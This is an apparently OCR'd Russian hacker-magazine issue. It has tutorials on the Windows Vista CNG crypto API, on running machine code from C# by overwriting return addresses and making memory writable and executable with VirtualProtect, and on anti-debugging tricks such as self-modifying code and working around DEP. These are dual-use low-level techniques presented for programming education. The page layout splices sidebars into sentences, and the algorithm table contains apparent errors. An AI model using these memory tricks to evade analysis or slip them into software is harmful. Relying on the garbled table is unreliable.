РЕЖИССЕРА «ТАКСИ 2, 3, 4»
ЖЕРАРА КРАВЧИКА

КРАСНЫЙ ОТЕЛЬ

РЕКЛАМА

ЛЮКСОР



МИРОВАЯ ПРЕМЬЕРА
5 ДЕКАБРЯ





НИКОЛАЙ БАЙБОРОДИН
/ BAIBORODIN@GMAIL.COM /



CIFRATURA LA VISTA

ИСПОЛЬЗУЕМ КРИПТОЯДРО WINDOWS VISTA

Ну что же, разопьем по бутылочке темного пива и продолжим знакомиться с возможностями Windows Vista, доступными разработчикам программного обеспечения (или, как подсказывает Крыс Касперски из своей глубокой норы в недрах аргентинского болота, «точить»). На этот раз давай посмотрим, что же изменилось в операционной системе с точки зрения шифрования данных. А изменилось, надо сказать, немало: начиная с основательного обновления CryptoAPI и заканчивая созданием принципиально новой сущности — криптоядра CNG (Cryptography API Next Generation). Дело за малым — разобраться со всем этим богатством и научиться применять криптотехнологии WV на практике.

WINDOWS CRYPTO — ВРЕМЯ ПЕРЕМЕН

Aaloha, Guy! Думаешь, ты уже изучил Висту вдоль и поперек и познакомился со всеми ее фишками? Не тут-то было. Пора копнуть глубже и заглянуть ей под капот. Видишь во-о-он ту блестящую штуковину с моторчиком? Нравится? А знаешь, что это такое? Нет? Ну тогда слушай и запоминай.

Итак, на повестке дня — криптосистема Windows Vista.

Если тебе приходилось использовать криптографические возможности более ранних версий Винды, ты должен знать, что доступ к этим возможностям предоставляется системой CAPI (Crypto API). Так вот Vista несет на своем борту новую, не столь убогую, как в Windows XP, версию CAPI. Но как это дело не причесывай, конфетку из него все равно не сделаешь. И в Microsoft это хорошо понимают. Нет, они не переписали CAPI с нуля (на фига напрягаться), они просто засунули CAPI в дальний темный угол системы. Теперь за взаимодействие с CAPI отвечает красивая блестящая обертка под названием CNG. Но парни действительно старались, и обертка получилась не только красивой, но и весьма полезной. О том, какие возможности перед тобой открывает система CNG, читай ниже.

Перечень изменений в криптографической системе выглядит следующим образом:

Win32 приложение
Провайдеры протоколов
Маршрутизатор Генератора Случайных чисел
Маршрутизатор Хеш функций
Маршрутизатор Симметричного шифрования
Маршрутизатор Асимметричного шифрования
Маршрутизатор Цифровых подписей
Маршрутизатор Приватных соглашений
RNG
SHA
MD5
RSA
DH
ECDH
RC4
DES
3DES
AES
DSS
ECDSA

Криптографические примитивы CNG

•Введен новый уровень абстракции, реализованный через CNG.
•CAPI сменил свою версию на 2.0 (при этом CAPI 1.0 никуда не исчез, поддержка его функций сохранена в полном объеме).
•.Net Framework теперь имеет в своем составе все необходимые интерфейсы, обеспечивающие взаимодействие CLR с криптографической подсистемой.

Согласись, перемены достаточно серьезные. И это я еще не упомянул о кардинальной перестройке архитектуры интерфейса PKI. Следуя известной мудрости, гласящей о том, что «нельзя объять необъятное», давай остановимся на центральной теме нововведений в криптосистеме — на интерфейсе CNG, а все остальное пусть будет твоим домашним заданием :).

Итак, технология CNG (Cryptography Next Generation) пришла к нам всерьез и надолго, будучи призванной заменить устаревший CryptoAPI. Основной логической единицей как в CryptoAPI, так и в CNG является криптопримитив, то есть некоторая сущность, обеспечивающая выполнение одной специализированной операции. Если провести сравнение криптопримитивов, входящих в состав CryptoAPI и CNG, то можно сказать, что CNG в полном объеме включает в себя CryptoAPI плюс новые дополнительные возможности. На рисунке, иллюстрирующем структуру CNG, видно, что основу технологии составляют два элемента — NCrypt и BCrypt. NCrypt отвечает за хранение ключей, используемых асиметричными алгоритмами шифрования. Кроме того, NCrypt обеспечивает поддержку смарт-карт и прочего оборудования. А вот функции BCrypt гораздо шире и интереснее. Именно здесь находится все богатство криптографических примитивов, которыми располагает CNG. Эти примитивы могут быть использованы как в режиме ядра, так и в пользовательском режиме, в то время как хранилище ключей NCrypt доступно только из пользовательского режима.

CNG предоставляет специальный API для доступа к криптографическим возможностям Windows Vista. Причем реализован этот доступ, в отличие от других аналогичных систем, не в виде отдельных функций, а в виде набора интерфейсов криптоядра. Набор логических криптоинтерфейсов представляет собой криптомаршрутизатор. Посмотри на схему структуры CNG, чтобы получить представление о том, какие криптопримитивы в твоем распоряжении. Ну как, впечатляет?

Допустим, ты решил написать супербезопасную программу, предназначенную для работы под Windows Vista. Как при этом получить доступ к криптографическим примитивам? Слушай сюда, и будет тебе счастье.

Есть универсальный интерфейс CNG, который называется провайдером алгоритмов (Algorithm Provider). Для обращения к провайдеру алгоритмов существует дескриптор BCRYPT_HANDLE. Инициализация провайдера алгоритмов не представляет ничего сложного:

```
BCRYPT_HANDLE algorithmProvider = 0;
NTSTATUS status =
   ::BCryptOpenAlgorithmProvider(
        &algorithmProvider, algorithmName,
        implementation, flags);
if (NT_SUCCESS(status))
{
  // Используем CNG-примитивы
}
```


За управление инициализацией провайдера алгоритмов отвечает строка «BCRYPT_HANDLE algorithmProvider = arg», где arg — это как раз и есть параметр, управляющий процессом инициализации. В частности, если он равен нулю, то по умолчанию будет использован криптоалгоритм, определяемый параметром algorithmName.


Можно еще долго разглагольствовать на тему управления памятью. Но это было бы уместно в «Мурзилке» или «Веселых




info

По некоторым сведениям, в SP1 для WV помимо всего прочего войдут и изменения CNG, в частности, будут добавлены такие алгоритмы, как алгоритм симметричного дополнительного шифрования и алгоритм двойной эллиптической генерации случайных чисел.


Подключение библиотек CNG SDK


Подключение CNG SDK к проекту



dvd
Специально для тебя мы выложили на наш диск CNG SDK! Шифруйся на здоровье.

Лучше один раз увидеть, чем бла-бла-бла... Забирай с диска архив с примерами, распаковывай и изучай.



links
http://msdn2.microsoft.com/en-us/library/aa376214.aspx — подробное описание CNG на сайте MSDN.

www.microsoft.com/security/glossary.mspx — словарь терминов по IT-безопасности, используемых в технологиях компании Microsoft.

картинках», но никак не в журнале, который читают такие реальные перцы, как ты и наш редактор Александр Лозовский (хе-хе, отлично я придумал, грубая лесть в адрес читателей и редактора всегда благотворно сказывается на тиражах и размере гонорара). Поэтому я просто ограничусь примером, иллюстрирующим механизм завершения работы с провайдером:

```
status = ::BCryptCloseAlgorithmProvider(
  algorithmProvider, flags);
 ASSERT(NT_SUCCESS(status));
```

То есть мы передаем функции BCryptCloseAlgorithmProvider() ранее созданный дескриптор провайдера алгоритмов и забываем о том, что у нас вообще когда-то был такой объект. Если ты будешь использовать CNG не в своих домашних поделках или на уроках труда в средней школе, а в серьезном приложении, тогда и в процесс создания, и в процесс уничтожения экземпляра провайдера крайне необходимо добавить обработчик ошибок, реагирующий на сигналы NT_SUCCESS.

CNG НА ПРАКТИКЕ

Прежде всего, если ты собрался использовать в своем проекте возможности CNG, не забудь о заголовочном файле <bcrypt.h>, а также укажи линкеру, что при сборке проекта понадобится библиотека bcrypt.dll. Большинство функций, входящих в CNG, может генерировать различные сообщения о текущем статусе. Для этого используется файл ntstatus.h, следовательно, если тебе понадобится обработка этих сообщений, используй вот такой макрос:

```
#ifndef NT_SUCCESS
  #define NT_SUCCESS(Status)
(((NTSTATUS)(Status)) >= 0)
#endif
```

Шифруем данные:

```
BCryptOpenAlgorithmProvider(&hAlg,...)
BCryptGetProperty(hAlg,BCRYPT_BLOCK_
LENGTH,&dwBlockSize,...)
BCryptGetProperty(hAlg,BCRYPT_OBJECT_LENGTH,
&cbKeyObjectLen,...)
BCryptGenerateSymmetricKey(hAlg,&hKey,...)
BCryptEncrypt(hKey,...)
BCryptDestroyKey(hKey)
BcryptCloseAlgorithmProvider(hAlg,0)
```

Не все понятно? Ок. Давай разбираться, что тут написано. Первая строка подключает и инициализирует провайдера криптоалгоритмов. Дальше с помощью функции BCryptGetProperty() мы выделяем в буфере место под размещение кодируемых данных и ключа, которым будет осуществляться шифрование. После того как мы позаботимся о выделении памяти, можно приступать непосредственно к шифрованию. Оно выполняется в два этапа: сначала генерируем ключ симметричного шифрования — BCryptGenerateSymmetricKey(), затем шифруем данные — BCryptEncrypt(). И не забываем убирать за собой — BCryptDestroyKey(), BCryptCloseAlgorithmProvider(). Наверняка, у кого-то из гиков, привыкших к жесткому порно, точнее, к жесткой оптимизации (вроде того нарисованного хрена, который считает себя другом второго нарисованного хрена,

Основные функции CNG, доступные разработчикам:

- новая система конфигурации криптографических параметров;
- хранилище ключей шифрования, независимое от используемых алгоритмов;
- механизм изоляции процессов, использующих ключи шифрования;
- новый алгоритм генерации случайных чисел;
- возможность выбора используемого алгоритма цифровой подписи;
- криптографический API уровня ядра.


В общем случае технология использования CNG включает в себя пять шагов:

1. Открываем соединение с провайдером криптоалгоритмов.
2. Получаем или устанавливаем параметры алгоритма.
3. Создаем или импортируем ключ шифрования.
4. Осуществляем кодирование с помощью выбранного алгоритма.
5. Закрываем соединение с провайдером криптоалгоритмов.









Модель CryptoAPI

более интеллигентного вида), возник вполне резонный вопрос: почему мы пошли в обход, использовав BCryptOpenAlgorithmProvider вместо обращения непосредственно к функциям шифрования? Все дело в том, что обращение к кэшируемому объекту гораздо эффективнее, чем непосредственный вызов функций шифрования. Кстати, подобный подход использовался и раньше, например при обращении к функциям CAPI.
Так же просто с помощью CNG можно получить и хэш-функцию объекта:

```
BCryptOpenAlgorithmProvider(&hAlg,...)
BCryptGetProperty(hAlg,BCRYPT_OBJECT_
LENGTH,&cbHash,...)
BCryptCreateHash(hAlg,&hHash,...)
BCryptHashData(hHash,...)
BCryptFinishHash(hHash,...)
BCryptDestroyHash(hHash)
BCryptCloseAlgorithmProvider(hAlg,0)
```

По аналогии с предыдущим примером перво-наперво необходимо позаботиться о выделении адресного пространства для работы с объектами. За работу с хэш-функциями отвечают методы BCryptCreateHash(), BCryptHashData() и BCryptFinishHash(). Ну и, как обычно, завершаем все уничтожением ненужных более объектов и ссылок: BCryptDestroyHash() и BCryptCloseAlgorithmProvider().
Идем дальше. Если ты не знаешь, что такое MAC, — бегом учить матчасть. И не спеши возмущенно заявлять, что о Media Access Control знают даже первоклассники. MAC — это еще и Message Authentification Code, то есть одна из реализаций технологии цифровой подписи. Создание MAC аналогично расчету хэш-функции, за исключением двух моментов. Во-первых, при вызове BCryptOpenAlgorithmProvider последним из передаваемых функции параметров должен быть BCRYTP_ALG_HANDLE_HMAC_FLAG. Во-вторых,

CRYPTOGRAFIA LA VISTA

Алгоритм	#define	Стандарт
RC2	BCRYPT_RC2_ALGORITHM	RFC2288
RC4	BCRYPT_RC4_ALGORITHM	-
AES	BCRYPT_AES_ALGORITHM	FIPS 197
DES	BCRYPT_DES_ALGORITHM	FIPS 46-3, FIPS 81
DESX	BCRYPT_3DES_ALGORITHM	-
3DES	BCRYPT_DESX_ALGORITHM	FIPS 46-3, FIPS 81, SP800-38A
3DES-112	BCRYPT_3DES_112_ALGORITHM	FIPS 46-3, FIPS 81, SP800-38A
MD2	BCRYPT_MD2_ALGORITHM	RFC 1319
MD4	BCRYPT_MD4_ALGORITHM	RFC 1320
MD5	BCRYPT_MD5_ALGORITHM	FC 132
SHA-1	BCRYPT_SHA1_ALGORITHM	FIPS 180-2, FIPS 198
SHA-256	BCRYPT_SHA256_ALGORITHM FIPS	180-2, FIPS 198
SHA-384	BCRYPT_SHA384_ALGORITHM	FIPS 180-2, FIPS 198
SHA-512	BCRYPT_SHA512_ALGORITHM	FIPS 180-2, FIPS 198
RSA (шифрование)	BCRYPT_RSA_ALGORITHM	PKCS#1 v1.5 and v2.0.
RSA (подпись)	BCRYPT_RSA_SIGN_ALGORITHM	PKCS#1 v1.5 and v2.0.
Алгоритм Дифи-Хелмана	BCRYPT_DH_ALGORITHM	PKCS#3
Алгоритм цифровой подписи	BCRYPT_DSA_ALGORITHM	FIPS 186-2

Криптографические алгоритмы, реализованные в CNG

дополнительно нужно указать секретный MAC-ключ и его размер. Таким образом, вызов функции будет похож на тот, что приведен ниже:

```
BCRYPT_ALG_HANDLE hAlg = NULL;
NTSTATUS status = STATUS_UNSUCCESSFUL;
status = BCryptOpenAlgorithmProvider(&hAlg,
           GetPreferredHmacAlg(),
           NULL,
           BCRYPT_ALG_HANDLE_HMAC_FLAG)))
```

Но известная фирма на букву M не была бы сама собой, если бы все было прозрачно, ясно и понятно. Видишь функцию GetPreferredHmacAlg()? Так вот эта функция не является частью библиотеки CNG, как логично было бы предположить. Ее реализация отдается на откуп программисту, который сам должен решить, в соответствии с каким алгоритмом будет рассчитываться MAC. А ты как хотел: понавызывал кучу API-функций и айда на печку сметану есть? Нет, иногда еще и думать приходится. Такие вот дела, брат.

Система безопасности Windows Vista основана на следующих элементах:

- Контроль пользовательских учетных записей
- Подсистема контрактов и сертификатов
- Контроль целостности программного кода
- Шифрование данных
- Изоляция приложений
- Переадресация данных
- Криптография
- Защита системных сервисов
- Windows Defender
- Система управления правами и привилегиями

Ну и, наконец, такая полезная возможность, предоставляемая CNG, как генерация случайных чисел. С этой задачей справится даже стая леммингов, добравшаяся до клавиатуры:

```
BCRYPT_ALG_HANDLE hRngAlg = NULL;
if (BCryptOpenAlgorithmProvider(&hRngAlg,
          BCRYPT_RNG_ALGORITHM,
          NULL,
          0) == STATUS_SUCCESS) {
  BYTE buf[32];
  if (BCryptGenRandom(hRngAlg,
         buf,
         sizeof(buf),
         0) == STATUS_SUCCESS) {
     }
  BCryptCloseAlgorithmProvider(hRngAlg,0);
  hRngAlg = NULL;
}
```

Полный список функций CNG API ты можешь найти в документации, которой комплектуется CNG SDK, или же на сайте MSDN. Кроме того, на диске, идущем в комплекте с журналом, мы выложили подборку примеров использования CNG. Так что, если какие-то моменты тебе не особо понятны, смотри исходники.

И несколько слов о собственно использовании CNG. Прежде всего, это технология, тесно завязанная на криптофункциях Висты. Следовательно, не рассчитывай на то, что тебе удастся поюзать CNG, к примеру, в Windows XP. Для разработки приложений, использующих новые криптографические возможности, понадобится Visual Studio 2005 с первым сервис-паком (естественно, бета-версия VS 2008, которая выкладывалась на диске к августовскому номеру журнала, тоже подойдет). Я тут уже упоминал, что CNG совместима только с WV. А это значит, что помимо IDE нам понадобится еще и Windows Vista SDK, позволяющий разрабатывать приложения для этой операционной системы.

И, наконец, самое главное, без чего тебе не обойтись, — это CNG SDK,



Архитектура CNG

содержащий все необходимые заголовочные файлы, библиотеки и криптоинструменты. Где его взять? Ну, во-первых, на сайте производителя (хм… почему-то это слово у меня ассоциируется исключительно с мужской особью крупного рогатого скота). А во-вторых, на нашем диске — такие вот мы добрые и щедрые.

И последнее замечание. Если ты фанат Visual Basic'а или крутой перец, не признающий ничего, кроме жутко модного C#, спешу тебя огорчить: CNG SDK совместим только с проектами, неписанными на приплюснутом Си. Теперь детали...

Для того чтобы начать работать с CNG, нужно в свойствах проекта в группе параметров C/C++ (строка Additional Include Directories) прописать путь к файлам CNG SDK. Если ты не менял предложенный по умолчанию каталог установки SDK, тогда это будет C:\Program Files\Microsoft CNG Development Kit\Include.

Кроме того, в свойствах линкера необходимо указать, где он сможет найти необходимые DLL-файлы (C:\Program Files\Microsoft CNG Development Kit\Lib\X86).

КРИПТОГРАФИЯ НОВОГО ПОКОЛЕНИЯ

Как видишь, парни из Microsoft действительно приложили немало усилий к тому, чтобы заменить малопопулярный у разработчиков CAPI более надежным и более функциональным набором инструментов. И это у них, безусловно, получилось. Хотя, возможно, они немного погорячились, назвав это криптографией нового поколения, поскольку ничего принципиально нового придумано не было. Просто широко известные и проверенные временем алгоритмы были объединены в криптоядро со своим API, доступным как из пользовательского режима, так и из режима ядра. Простая идея. Но, несмотря на свою простоту, она позволяет вывести криптографические возможности операционной системы на новый уровень. Считать ли это криптографией нового поколения, решать тебе. Adios!





НИЗКОУРОВНЕВЫЙ .NET

ХАКЕРСКИЙ ПОДХОД: ЮЗАЕМ АССЕМБЛЕР В СИШАРПОВЫХ ПРОГРАММАХ

Как известно, ассемблеру предрекали полное и безоговорочное забвение еще в стародавние времена, когда появился C++, поразивший программистов своей ООП-архитектурой. Всего несколько лет назад вышли платформа .Net Framework и язык программирования C#. Казалось бы, низкоуровневому программированию в таких условиях существовать просто не суждено. Однако и сегодня встречаются задачи, для решения которых нужно приносить жертвы древнему богу программирования, имя которому — Assembler. Остатки старой элиты cpp'шников приводят массу аргументов против C#, и первым в списке называемых ими недостатков обычно выступает тот факт, что C# не поддерживает ассемблер. Но есть одно но. Дело в том, что мы с тобой совершенно с этим не согласны! Есть у русских тайные погреба, и вам их не засыпать! Способ юзать ассемблер в сишарповых прогах у нас тоже есть, и рассказывать мы о нем будем, комментируя код во врезке, поэтому срочно посмотри на нее, испей бутылочку темного пива и приготовь свой разум к восприятию нижеследующего текста.

В начале обрати внимание, что наши классы содержат флаг unsafe. Этот флаг необходим при использовании указателей C#. Для того чтобы они работали, нужно изменить свойства проекта, установив опцию «Properties → Build → Allow unsafe code». Наша программа-консоль начинается со строки 3, где мы вызываем универсальную функцию CallAssembler, в которую передается ссылка на массив байт, содержащий машинные команды процессора. Универсальность этой функции заключается в том, что она одинаково подходит для любого вызываемого кода. В начале этой функции (строка 22) идет, казалось бы, совершенно бесполезная (а на самом деле имеющая ключевое значение) операция — объявление переменной типа int. Когда мы объявляем эту переменную, она ложится в стек на самый низ выделенного для функции фрейма. Исходя из этого, мы можем узнать адрес верхушки стека, подсмотрев в отладчике, по какому смещению находится эта переменная относительно верхушки фрейма.

Для того что бы посмотреть на выполнение программы в ассемблере, нужно зайти в меню «Debug → Windows → Disassembly». Здесь мы можем наблюдать инициализацию этой переменной: «dword ptr [ebp-40h],4». Из кода видно, что переменная инициализируется по смещению 0x40, представляя собой важную константу, которую мы используем в строке 24. Получив указатель на переменную t (строка 23), мы меняем его так, чтобы он указывал на обратный адрес (как известно, для команды ret он нужен, поскольку автоматически записывается при вызове функций командой call).

Так вот этот самый адрес находится выше адреса фрейма стека вызванной функции на четыре байта. И вычисляем мы его в строке 24, используя данную константу. В строке 26 мы рассчитываем адрес первого байта массива asm (машинных команд), которые мы должны запустить, а в строке 28 — перезаписываем обратный адрес функции CallAssembler на адрес первого байта массива asm. Таким образом, когда работа функции CallAssembler закончится и будет вызвана команда ret, управление передастся нашему



Свойства, необходимые для запуска проекта

машинному коду. А как же вернуть управление вызывающему коду? Об этом должен позаботиться код, на который мы передали управление. Я сделал просто «mov dword ptr[esp], eax», перезаписав обратный адрес на значение из eax, поскольку CallAssembler возвращает обратный адрес, а перед выходом из CallAssembler он записывается в eax.

В принципе мы могли бы на этом остановиться, но лично мне не нравятся все эти вызовы CallAssembler каждый раз, когда необходимо выполнить asm-код. Поэтому далее мы поступим хитро, изменив команду call, которая вызвала CallAssembler, в результате чего вызываться теперь будет только код из массива asm. Для этого мы модифицируем адресный операнд команды call. Вот пример бинарного представления команды call: E8 3F 10 44 79. Она состоит из пяти байт. Первый байт (E8) указывает процессору тип команды, а другие четыре байта — это и есть адрес, который необходимо поменять. Адрес этого операнда мы узнаем в строке 29 — он равен адресу ret минус четыре байта. Да, кстати. Перед модификацией мы должны сделать несколько шаманских действий. Дело в том, что мы не можем просто так менять код в памяти, ведь страницы памяти, содержащей код, имеют атрибут PAGE_EXECUTE_READ. Этот атрибут формально запрещает изменения кода, но обычно от этой великой майкрософтовской защиты бывает мало пользы. Кроме того, в .Net массивы располагаются на страницах памяти, которые содержат атрибут PAGE_READWRITE. Другими словами, выполнение кода в массиве запрещено, поэтому мы, используя API VirtualProtect, выставим необходимые атрибуты PAGE_EXECUTE_READWRITE. Теперь можно спокойно изменять код в памяти (строка 33) и делать выход из CallAssembler.

В одной из программ я использовал этот метод, чтобы сортировать большой массив unicod-строк методом шелла. Такое решение работало в 15-18 раз быстрее стандартной сортировки Array.Sort.

МАССИВЫ

Для того чтобы ты ощутил всю полноту низкоуровневого программирования, я расскажу о структуре массивов в .Net. В общем случае массивы имеют следующий формат: по смещению 0 находится четырехбайтный TypeHandle, указывающий на тип элементов массива. По смещению 4 — длина массива. Далее идут его элементы. Ниже представлены функции для изменения типа массива и изменения размера массива:

```
unsafe class ArrayUtility
{
  public static void ChangeType(Array ar, Type newType)
  {
    uint* ptr = (uint*)Marshal.UnsafeAddrOfPinnedArrayEl
ement(ar, 0).ToPointer();
    ptr -= 2;
    *ptr = (uint)newType.TypeHandle.Value.ToInt32();
  }

  public static void ResizeUnsafe(Array ar,
    uint newSize)
```

```
  {
    uint* ptr = (uint*)Marshal.UnsafeAddrOfPinnedArrayEl
ement(ar, 0).ToPointer();
    *--ptr = newSize;
  }
}
```

Функция ChangeType позволяет быстро получать различные представления одних и тех же данных. Если скорость ее работы сравнивать с классом Convert, то она будет выше на несколько порядков. Кроме того, Convert в процессе преобразования создает новый массив, таким образом затрачивая дополнительную память.

В ЗАКЛЮЧЕНИЕ

Честно признаться, ассемблер мало используется в прикладных программах. Но ведь когда-то же он требуется? :) Я надеюсь, что эта статья поможет тем, кто ищет, а также даст возможность приверженцам cpp и asm стать сторонниками cs и asm.

Наши сорцы

```
unsafe class test {
    static void Main(string[] args) {
        int b = AsmHelper.CallAssembler(asm);
        Console.WriteLine(b);
        Console.ReadLine();
    }

    static byte[] asm = new byte[] {
        0x89, 0x04, 0x24,      // mov dword ptr[esp], eax
        0xB8, 0x77, 0x07, 0, 0, // mov eax, 777h
        0xC3                    // ret
    };
}

unsafe public static class AsmHelper
{
    public static int CallAssembler(byte[] asm) {
         int t = 4;
         int* p = &t;
         p += 0x40 / 4 + 1;
         t = *p;
         fixed (byte* b = &asm[0])
        {
            *p = (int)b;
            int* p2 = (int*)new IntPtr
              (*(p - 1)).ToPointer();
            uint last = 0;
            bool flug = VirtualProtect(p2 - 1, 32,
               0x40, &last);
            flug = VirtualProtect(
              (int*)new IntPtr(b).ToPointer(),
                32, 0x40, &last);
            *p2 = (int)(b + 3);
        }
        return *p;
    }

    [DllImport("kernel32.dll")]
    static extern bool VirtualProtect(int* lpAddress,
       uint dwSize, uint flNewProtect,
       uint* lpflOldProtect);
}
```

КРИС КАСПЕРСКИ

Трюки от крыса

В ПРОШЛОМ ВЫПУСКЕ МЫ ГОВОРИЛИ О ТОМ, КАК УПРОСИТЬ ОТЛАДКУ. СЕГОДНЯ МЫ ЗАЙМЕМСЯ ОБРАТНОЙ ЗАДАЧЕЙ, СОСРЕДОТОЧИВ СВОЕ ВНИМАНИЕ НА АНТИОТЛАДОЧНЫХ ПРИЕМАХ, ПРЕПЯТСТВУЮЩИХ ВЗЛОМУ ПРОГРАММ. СРАЗУ ЖЕ ПРЕДУПРЕЖУ, ВСЕ ОНИ СИСТЕМНО-ЗАВИСИМЫ И ВЫХОДЯТ ЗА РАМКИ КЛАССИЧЕСКОГО СИ, А ПОТОМУ ПРИМЕНЯТЬ ИХ ИЛИ НЕ ПРИМЕНЯТЬ — СУПЕРНЕОДНОЗНАЧНЫЙ ВОПРОС. НО ЕСЛИ ТЫ ВСЕ ЖЕ НАДУМАЕШЬ ИХ ПРИМЕНЯТЬ, ЭТА СТАТЬЯ НАУЧИТ ТЕБЯ ЭТО ДЕЛАТЬ ПРАВИЛЬНО.

01 самомодифицирующийся код

Упрощенная стратегия создания самомодифицирующегося кода выглядит приблизительно так: 1) получаем указатель на подопытную функцию; 2) вычисляем размер функции, вычитая из указателя на следующую функцию указатель на подопытную, надеясь, что компилятор расположит функции в памяти в порядке их объявления; 3) выделяем блок памяти в стеке или куче; 4) копируем туда подопытную функцию; 5) издеваемся над ней, как заблагорассудится, например расшифровываем на лету.

Так или примерно так поступают тысячи программистов, удивляющихся, почему программа падает при изменении ключей компиляции. А она и должна падать! Формально язык Си позволяет получать указатель на функцию, но оставляет компилятору большую свободу, и во многих случаях вместо указателя на функцию мы получаем указатель на переходник к ней вида JMP [MEM].

Существует только один надежный способ достоверно определить адрес и размер функции — спросить об этом у нее самой! Идея заключается в следующем: при передаче «магических» аргументов функция либо возвращает адрес своего начала/конца и тут же завершается, либо самостоятельно копирует себя в обозначенную локацию.

Для нейтрализации возможных побочных эффектов следует использовать квалификатор naked, поддерживаемый MS VC, при котором компилятор не вставляет в функцию никакой отсебятины и даже пролог, эпилог и инструкцию возврата мы должны точить самостоятельно. Простейший вариант реализации приведен ниже. Обработка аргументов для упрощения не показана. Функция foo просто возвращает адрес своего начала. Адрес конца определяется аналогичным образом.

ДОСТОВЕРНОЕ ОПРЕДЕЛЕНИЕ АДРЕСА НАЧАЛА ФУНКЦИИ

```
__declspec(naked)
  foo(int x)
{
  __asm
  {
    call xxx    ; заталкиваем в стек адрес xxx
  xxx:
    pop eax     ; адрес xxx -> EAX
    sub eax, 5  ; отнимаем длину CALL

    retn      ; возвращаем адрес функции в регистре EAX
  }
}
```

Для обхода аппаратного DEP (по умолчанию задействованного только для системных приложений) необходимо выделить блок памяти функцией VirtualAlloc с флагами PAGE_EXECUTE_READWRITE или же изменить атрибуты уже выделенного блока вызовом VirtualProtect.

02 функции, которые не возвращают управление

Ничто не раздражает хакеров так, как функции, не возвращающие управления. При трассировке типа Step Over (то есть без захода в функции) отладчик как бы проваливается внутрь очередного CALL'a, теряя управление над отлаживаемой программой. И чем чаще это происходит, тем больше матерится хакер. Конечно, пошаговая трассировка (Step Into) отрабатывает нормально, но это такой геморрой! От взлома не остановит, но по крайней мере доставит психологическое удовлетворение о того, что мы нагадили хакеру. Мелочь, а приятно!

Кажется, что для решения поставленной задачи идеальным образом подходит пресловутый оператор goto, но он действует только в пределах одной функции, а за ее пределы вылетать обламывается. Это связано с тем, что каждая функция имеет свой стековый фрейм, свои аргументы и т.д., и потому попытка перехода в середину «чуждой» функции в общем случае ведет к краху программы, даже если использовать различные ассемблерные извращения.

Структурные исключения позволяют передавать управление за пределы функции, однако о них знают практически все хакеры, и устроить им ловушку не получится. Только время зря потратим. К тому же дальнобойность структурных исключений также ограничена телом одной функции, а для ловли исключений за ее пределами приходится прибегать к ассемблерным вставкам и ручной установке фильтра посредством модификации указателя, хранящегося в ячейке FS:[0]. Но, во-первых, это нельзя перенести, а во-вторых, на FS:[0] легко установить точку останова на доступ к данным, и тогда отладчик будет отлавливать все исключения и утраты управления над отлаживаемой программой не произойдет.

Я полагаю, что самое лучшее, что можно сделать, — подменить адрес возврата из функции. Для этого даже необязательно прибегать к ассемблеру и можно получить практически полностью переносимый вариант, что очень даже хорошо!

В упрощенном виде реализация выглядит так:

ПОДМЕНА АДРЕСА ВОЗВРАТА ИЗ ФУНКЦИИ БЕЗ АССЕМБЛЕРНЫХ ИЗВРАЩЕНИЙ

```
// функция, вызываемая из foo
// путем подмены адреса возврата
__cdecl bar(int a, int b)
```




```
{
        // печатаем аргументы
        printf("%x, %x ***\n", a, b);

        // сейчас на вершине стека расположен
        // указатель на функцию exit, которой
        // и будет передано управление при
        // выходе из функции bar
}

__cdecl foo(int a, int b)
{
        // подменяем адрес возврата в main
        // на адрес функции bar, которой
        // и будет передано управление
        *( (int*)&a — 1 ) = (int*)bar;
}

main()
{
        // вызываем foo
        foo((int)exit, 2);

        // сюда мы уже не вернемся
}
```

Идея основана на том, что в Си-соглашении аргументы функции заносятся в стек справа налево, то есть в момент вызова функции на вершине стека оказывается крайний левый аргумент, поверх которого забрасывается адрес возврата. Получив указатель на крайний левый аргумент (что можно сделать легальными средствами) и уменьшив его на величину машинного слова, мы локализуем положение адреса возврата, которое можно беспрепятственно модифицировать по своему усмотрению, в частности заменить его адресом другой функции (в данном случае это функция bar).

Конструкция «((int*)(&a) — 1)» определяет местоположение адреса возврата, опираясь на тот факт, что на 32-разрядных платформах указатель на функцию имеет размер, равный 32 битам, и потому может адресоваться как int*. Это единственный системно-зависимый участок, и, чтобы избываться от зависимости, необходимо вместо int* использовать указатели на функцию, однако они имеют чуть более сложный синтаксис, загромождающий пример лишними круглыми скобками, что отнюдь не способствует его пониманию.

